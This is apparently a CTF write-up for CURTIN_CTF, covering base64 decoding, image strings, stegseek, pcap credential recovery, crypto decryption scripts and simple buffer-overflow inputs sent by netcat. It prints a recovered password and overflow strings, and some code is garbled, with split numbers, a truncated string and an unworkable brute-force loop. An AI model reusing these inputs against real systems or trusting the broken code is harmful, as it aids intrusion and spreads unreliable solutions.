Question : Decode the text given in the file to get the flag.

I noticed the cipher is base64 so we need to decode it.


After several time trying I understand the cipher have many time encode

So I write a code to decode the base64

So I decode it 15 times to get the flag

It’s given file forensic1.txt to us, and we manage to decode it using base64 in CyberChef.

https://gchq.github.io/CyberChef/



```python
import base64

# Define the Base64 encoded string
encoded_string = "Vm0wd2QyUXlVWGxWV0d4V1YwZDRWMVl3WkRSWFJteFZVbTVrVmxK

# Decode the string 15 times
for _ in range(15):
    encoded_string = base64.b64decode(encoded_string)

# Convert the final result to a string
decoded_string = encoded_string.decode('utf-8')

# Print the decoded string
print(decoded_string)
```

```
└──╼ $python3 flag.py
CURTIN_CTF{T00_MUCH_B45364_15_T00_MUCH_T00_H4NDL3}
```

FLAG: CURTIN_CTF{T00_MUCH_B45364_15_T00_MUCH_T00_H4NDL3}

3. Nice Image!!! (250 POINTS)


Find the flag in the image

So im using strings command to find the flag. **cd folder** and **strings forensic2.jpeg**. The output is so long that we need to filter it using command **strings forensic2.jpeg -n 6 | grep {**
6 means filtering strings that contain more than 6 digits. { means strings containing the { symbol.

```
OK      N4
4%F"
}JCTF{H3X_ED1T0RS_$R3_SO_COOL}
H1?0
\vv$
```

4. Nice Image 2 (150 POINTS)

Find flag in the image:




Using the same method with is using string command to find the flag. cd folder and strings 2.jpg

```
└──╼ $strings 2.jpg
JFIF
Exif
CURTIN_CTF{K4L1_15_7H3_B357}
```

5. Hide and Seek (150 POINTS)

Intel says that there is something hidden "within" and "in" the image.
Luckily for use we found out that the tool used is a commonplace.
Author: @darkraicg492
Given challenge.jpg




Use stegseek, the fastest steghide password cracker . https://github.com/RickdeJager/stegseek
Flag : CURTIN_CTF{H1D3_4W4Y}

6. Let’s Analyse (150 POINTS)


We were successful in capturing Mr.John Doe's transactions.
He's in charge of a secret community.
Can you analyse and find his credentials.
Once retrieved, login to their server to get the secret information.

nc 3.26.44.175 3340

Author: @darkraicg492
Given challenge.pcap



Retrieved username: john.doe
Retrieved password: yt6C3MMGhMzwf45
Proceed to netcat (nc) the given IP address and Port:




Flag: CURTIN_CTF{51L3NT_L1573NN3R}


7. Secret File (200 POINTS)

Find the message conveyed in the secret file.

Author: @sivagirish
Given Secret.txt



Analyze the file using file command. Written “Zip archive data” so we need to rename it to Rename it to Secret.zip and unzip it. Forensic2 file obtained and must be opened using Linux (Notepad in Windows doesn’t display the flag).



Flag: CURTIN_CTF{4LW4Y5_IN5P3CT_TH3_F1L3_TYP3}

CRYPTOGRAPHY CATEGORY

1. The Gambler’s Secret (500 POINTS)

Looks like the gambler has leaked his secret.
Given 2 file **gambler.py** and **enc.txt**

enc.txt =
3241159543784967864624321167103054475858585850747446367832244482815970661963832808450679535045571401454565303971517 3

gambler.py =

```
from Crypto.Cipher import AES
from Crypto.Util.number import long_to_bytes, bytes_to_long
import random
import hashlib

flag = b'REDACTED'

def pkcs7_pad(data, block_size):
    padding = block_size - (len(data) % block_size)
    return data + bytes([padding] * padding)

g = 7
x =
1110987176127218670731374992055939160931486404994371608932985030873984827498116317457458677972808095129825164137499366944520704111882409737592026108169641 3
a = random.randrange(2, x - 1)
B, A = 11, pow(g, a, x)
key = hashlib.md5(long_to_bytes(pow(B, a, x))).digest()
cipher = AES.new(key, AES.MODE_ECB)
d_p = pkcs7_pad(flag, AES.block_size)
enc = cipher.encrypt(d_p)
print("Encrypted flag: ", bytes_to_long(enc))
```

After read the code carefully I noticed that value a is guessable or if not guessable we can also perform bruteforce.

Then I create a new code to get the flag

```python
from Crypto.Cipher import AES
from Crypto.Util.number import long_to_bytes, bytes_to_long
import hashlib

def pkcs7_unpad(data):
    padding = data[-1]
    return data[:-padding]

g = 7
x = 111098717612721867073137499205593916093148640499437160893298503087398482749811631745745867797280809512982516413749
a = 657  # You should use the private key 'a' that was generated during the encryption process
B, A = 11, pow(g, a, x)

for i in range(x):
  key = hashlib.md5(long_to_bytes(i)).digest()
  cipher = AES.new(key, AES.MODE_ECB)

  # Replace the following line with the actual encrypted flag value
  enc_flag = 324115954378496786462432116710305447585858585074744636783224448281597066196383280845067953504557140145456

  # Decrypt the flag
  decrypted_flag = pkcs7_unpad(cipher.decrypt(long_to_bytes(enc_flag)))
  print("Decrypted flag:", decrypted_flag.decode('utf-8'))
```

The code provided is attempting to decrypt an encrypted flag by performing a brute-force search over possible encryption keys. Here's a step-by-step explanation of how it works:

1. Initialization:
   - `g` is a base value used in the encryption process.
   - `x` is a very large modulus. It's used as a limit for the brute-force search. The code will iterate through all possible keys from 0 to `x-1`.
   - `a` is a private key. It's unclear where this value is coming from, but it's supposed to be used in the encryption process.

2. Key Generation:
   - For each value of `i` from 0 to `x-1`, it calculates a key using `hashlib.md5(long_to_bytes(i)).digest()`. This key is used for AES encryption. Note that using MD5 for key derivation is not recommended for security purposes.

3. Decryption Attempt:
   - For each `i`, it initializes an AES cipher in Electronic Codebook (ECB) mode with the derived key.
   - It then attempts to decrypt the `enc_flag` using this key and ECB mode. The decryption result is stored in `decrypted_flag`.

4. Decryption Result:
   - It attempts to remove PKCS7 padding from the decrypted flag using the `pkcs7_unpad` function.

5. Printing the Result:
   - Finally, it prints the result of the decryption attempt as a UTF-8 decoded string.

6. Flag Printing:

```
└─$python3 gembler.py
Decrypted flag:
Decrypted flag: CURTIN_CTF{b377er_ch3ck_y0ur_5ubgr0up}
```

2. Fun with Prime - 1 (400 POINTS)

Basic Instructions Hello, welcome to the cryptography challenge. The following files have been attached with this challenges:

Cipher text

Image Hint

The key to decrypt this cipher can be found by multiplying 3 numbers. To make your life easier, one of these numbers is 29. You must find the other two. It might also help to look at some of the previous cryptography questions to aid you in solving this one. Remember, all the information needed to solve this question has been given to you.

Flag:

The flag for this challenge is the concatenation of the 6th word and second last word of the decoded text

Given 2 file:

- Cipher_Text_Fun_With_Primes_1.txt

B psqvm ubvces qb i uhcvrbt wctins gsmjbly ciao 1 bqia pb oou i yzvkddt pn cev zvblmma vhadsam vduilat. A oiccyhu ounjnz nynbtfz cphu 1 ciau qb vva ysinm ra jhumee i lwtwxtium wctins.

- Hint_Fun_With_Primes_1.jpg

(it shows prime numbers from 1 to 1000)

The hint looks like vignere cipher and I try to decode the vignere using bruteforce

Score	Key	Text
41553	babijihhj	a prime number is a natural number greater than that is not a product of two smaller natural numbers a natural number greater than that is not prime is called a composite number

So we get a text :

“a prime number is a natural number greater than that is not a product of two smaller natural numbers a natural number greater than that is not prime is called a composite number”

So the flag : **CURTIN_CTF{naturalcomposite}**

3. Curvy Vibes

Given 2 file:

- Chall_Curvy_vibes.py

```
import base64
from Crypto.Cipher import AES
from Crypto.Protocol.KDF import scrypt
from Crypto.Random import get_random_bytes

p = 23397042311542514552432003483016201793 3
a = 0
b = 7
n = 23397042311542514549890241829780700594 4
Gx = 182
Gy = 85518893674295321206118380980485522083
Qx = 7856
Qy = 83120602848774683554512752392153815227

flag = b'REDACTED'
k = (Qx - Gx) * pow(Gy, -1, p) % p
salt = get_random_bytes(16)
key = scrypt(k.to_bytes((k.bit_length() + 7) // 8, 'big'), salt, 32, N=16384, r=8, p=1)
block_size = 16
padding_len = block_size - len(flag) % block_size
flag += bytes([padding_len] * padding_len)
cipher = AES.new(key, AES.MODE_CBC)
ciphertext = cipher.encrypt(flag)
cs = base64.b64encode(cipher.iv + ciphertext + salt)
print("cs:", cs)
```

- Enc.txt

cs: b'1JtwWPLfoVoUxK6TnRqyMIz00GldXbM0/dsaqBgWCO8hMlSRJITRknKVHhIGONYxgTBRyjIwIdVXn+ohLHBy2A=='

From the python given im using my bestfriend chatgpt to help me understand the code. After that i try to make a new code to get the flag

```
  GNU nano 7.2                                          flag2.py
import base64
from Crypto.Cipher import AES
from Crypto.Protocol.KDF import scrypt

# The base64-encoded value you provided
cs = b'1JtwWPLfoVoUxK6TnRqyMIz00GldXbM0/dsaqBgWCO8hMlSRJITRknKVHhIGONYxgTBRyjIwIdVXn+ohLHBy2A=='

# Decode the base64-encoded value
cs = base64.b64decode(cs)

# Extract the IV, ciphertext, and salt
iv = cs[:16]
ciphertext_with_padding = cs[16:-16]
salt = cs[-16:]

# Define the missing constant 'Qx' with its actual value
Qx = 7856  # Replace with the actual value of Qx

# Derive the key (recreate the same key as in your encryption process)
p = 23397042311542514552432003483016201793 3
Gx = 182
Gy = 85518893674295321206118380980485522083
k = (Qx - Gx) * pow(Gy, -1, p) % p
key = scrypt(k.to_bytes((k.bit_length() + 7) // 8, 'big'), salt, 32, N=16384, r=8, p=1)

# Initialize AES cipher in CBC mode with the IV
                                                  [ Read 36 lines ]
```

```
┌─[✗]─[mrxmeow@MRXmeow]─[/mnt/c/Users/MSI I9/Downl
└──╼ $python3 flag2.py
Decrypted flag: b'CURTIN_CTF{8989y98798_7578687}'
```

This is the flag that I get

PWN & RE CATEGORY

1. Intro to Buffer Overflow (100 POINTS)

Here is a simple binary, now go for it!

To get the flag connect here!!

Given file challenge.bin and netcat commad

nc 3.26.44.175 3333

the question tell it is a simple binary. So I should overflow it the get the flag

```
└──╼ $nc 3.26.44.175 3333
Overflow me to get the flag:
111 ikhmal hakim (iqmalakiem@gmail.com) is signed in 11111111111111111111111111111111111111

Congratulations!!!
Here is your flag!
CURTIN_CTF{Y0UR_F1R5T_0V3RFL0W}
```

Just using terminal to connect the netcat command I use simple binary exploit. So I just put number 1 in a large to make it overflow

2. LET THE RANDOM GAMES BEGIN 1 (100 POINTS)

Are you able to guess the sequence that is

required to get the flag?

Given file challenge.bin and netcat

commandnc 3.26.44.175 3337

```
┌─[mrxmeow@MRXmeow]─[/mnt/c/Users/MSI I9/Down
└──╼ $nc 3.26.44.175 3337
Do you think you can guess all 5 numbers?

Enter your guess: FLAG
FLAG

The random number is 1804289383
Oops wrong number
Enter your guess:
The random number is 846930886
Oops wrong number
Enter your guess:
The random number is 1681692777
Oops wrong number
Enter your guess:
The random number is 1714636915
Oops wrong number
Enter your guess:
The random number is 1957747793
Oops wrong number
You didn't get them all right!
```

I just put simple word “flag” and I noticed the question not random. So I manage to copy again the answer from above to get the flag

```
Congratulations you got it right!
Here is your flag: CURTIN_CTF{N0_S33D_N0_R4ND0M}
└──╼ $
```

3. Don’t Go Overboard (200 POINTS)

Question: they say buffer overflowing is not just overflowing, if you get what I mean.

Nc 3.26.44.175 3334

From the file .bin I given I managed to open it using ghidra

```
char local_58 [48];
char local_28 [16];
FILE *local_18;
char local_a;
char local_9;

local_9 = '0';
local_a = '1';
gets(local_28);
printf("\nshowflag: %c and secured: %c\n",(ulong)(uint)(int)local_9,(ulong)(uint)(int)local_a);
printf("\ninput: %s\n",local_28);
if ((local_9 == '5') && (local_a == '0')) {
  local_18 = fopen("flag.txt","r");
  fgets(local_58,0x1f,local_18);
  fclose(local_18);
  printf("\n\nCongratulation!!!\nHere is your flag!\n%s",local_58);
}
else {
  puts("\nBetter luck next time!");
}
return 0;
```

After reading and understand the code i got idea to solve it

The size of buffer is 30 and it will check the local_9 for 5 and local_a for 0

So I just type

123456789012345678901234567890 05

0 at the end means local_9
5 at the end means local_a

```
└──╼ $nc 3.26.44.175 3334
Overflow me to get the flag:
123456789012345678901234567890 05

showflag: 5 and secured: 0

input: 123456789012345678901234567890 05


Congratulation!!!
Here is your flag!
CURTIN_CTF{T@RG3TT3D_0V3RF10W}┌─[mrxmeow
```